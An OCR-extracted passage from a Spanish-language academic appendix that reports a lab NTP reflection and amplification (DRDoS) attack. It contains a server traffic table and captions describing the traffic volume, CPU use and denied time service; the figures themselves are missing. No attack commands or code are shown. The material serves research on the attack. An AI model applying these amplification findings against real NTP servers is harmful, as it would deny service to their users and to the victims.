


```
2.2.3.9                42401 192.168.0.3            1 3 4       0   6360    6360
2.2.3.8                42401 192.168.0.3            1 3 4       0   6361    6361
2.2.3.7                42401 192.168.0.3            1 3 4       0   6361    6361
2.2.3.6                42401 192.168.0.3            1 3 4       0   6361    6361
2.2.3.5                42401 192.168.0.3            1 3 4       0   6361    6361
2.2.3.4                42401 192.168.0.3            1 3 4       0   6361    6361
2.2.3.3                42401 192.168.0.3            1 3 4       0   6361    6361
2.2.3.2                42401 192.168.0.3            1 3 4       0   6361    6361
2.2.3.1                42401 192.168.0.3            1 3 4       0   6361    6361
2.2.2.10               42401 192.168.0.3            1 3 4       0   6361    6361
2.2.2.9                42401 192.168.0.3            1 3 4       0   6361    6361
2.2.2.8                42401 192.168.0.3            1 3 4       0   6361    6361
2.2.2.7                42401 192.168.0.3            1 3 4       0   6362    6362
2.2.2.6                42401 192.168.0.3            1 3 4       0   6362    6362
2.2.2.5                42401 192.168.0.3            1 3 4       0   6362    6362
```

Fuente: Elaboración propia

El Anexo B proporciona información suficiente sobre el tráfico que posee en ese instante el servidor NTP al efectuarse un ataque de inundación.


Anexo C: Estadística del uso de CPU



Fuente: Elaboración propia

El Anexo C presenta como actualmente el cliente no está haciendo uso del CPU, dado que el ataque aún no se realiza.


Anexo D: Solución del Ataque de reflexión y amplificación



Fuente: Elaboración propia

En el Anexo D se aprecia cómo se ha efectuado el ataque de reflexión y amplificación en el cual se ha enviado 1.2 Gigabytes al servidor NTP, en un lapso de tiempo de 14 minutos.

Anexo E: Resultado del ataque DRDOS



Fuente: Elaboración propia

El Anexo E se especifica claramente como se ha desarrollado el ataque DRDOS el cual ha denegado los servicios de sincronización de la hora del sistema. Además, se observa como el servidor NTP está realizando un ataque de reflexión al hacer uso del CPU de la víctima.